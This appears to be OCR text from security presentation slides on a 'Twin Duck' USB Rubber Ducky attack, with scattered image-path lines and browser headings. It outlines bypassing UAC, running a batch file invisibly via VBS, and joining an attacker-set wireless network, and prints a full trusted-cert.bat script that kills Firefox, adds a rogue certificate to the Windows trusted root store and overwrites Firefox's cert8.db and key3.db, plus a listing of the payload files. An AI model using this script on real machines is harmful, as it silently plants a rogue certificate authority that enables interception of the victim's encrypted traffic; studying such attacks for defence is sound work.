
fppt.com

Chrome




fppt.com

Firefox



fppt.com

Firefox




fppt.com

Twin Duck Firmware

- Mounts both mass storage and HID keyboard
- Must reflash the USB Rubber Ducky
- Only use if target allows mass storage devices
- Micro SD card not ideal for fast I/O

fppt.com

Create New Firefox Truststore



fppt.com

Create New Firefox Truststore

- Add Trusted CA to fresh build of Firefox
- %APPDATA%\Mozilla\Firefox\Profiles*.default
- Keystore, key3.db
- Truststore, cert8.db

fppt.com

Twin Duck Attack Summary

1. Bypass UAC and open CMD.exe
2. Create script to identify storage mount
3. Create vbs script to run batch file invisibly
4. Run batch file
   - Adds cert to Windows Trusted Root
   - Overwrites Firefox cert8.db and key3.db files
   - Creates wireless profile
   - Connects to wireless profile

fppt.com

Trusted-cert.bat

```
taskkill /IM Firefox.exe /F
copy /Y %DUCKYdrive%\cert.cer %USERPROFILE%\cert.cer
certutil -addstore -f -enterprise -user root cert.cer
del cert.cer
cd %APPDATA%\Mozilla\Firefox\Profiles\*.default
copy /Y cert8.db cert8.db.original
copy /Y %DUCKYdrive%\cert8.db cert8.db
copy /Y key3.db key3.db.original
copy /Y %DUCKYdrive%\key3.db key3.db
```


fppt.com

E:\DUCKY\ca

Name	Size	Type
a.xml	588 bytes	XML document
cert.cer	712 bytes	X.509 Certificate
cert8.db	393.2 kB	unknown
key3.db	16.4 kB	unknown
trusted-cert.bat	829 bytes	plain text document


fppt.com

Internet Explorer




fppt.com

Internet Explorer



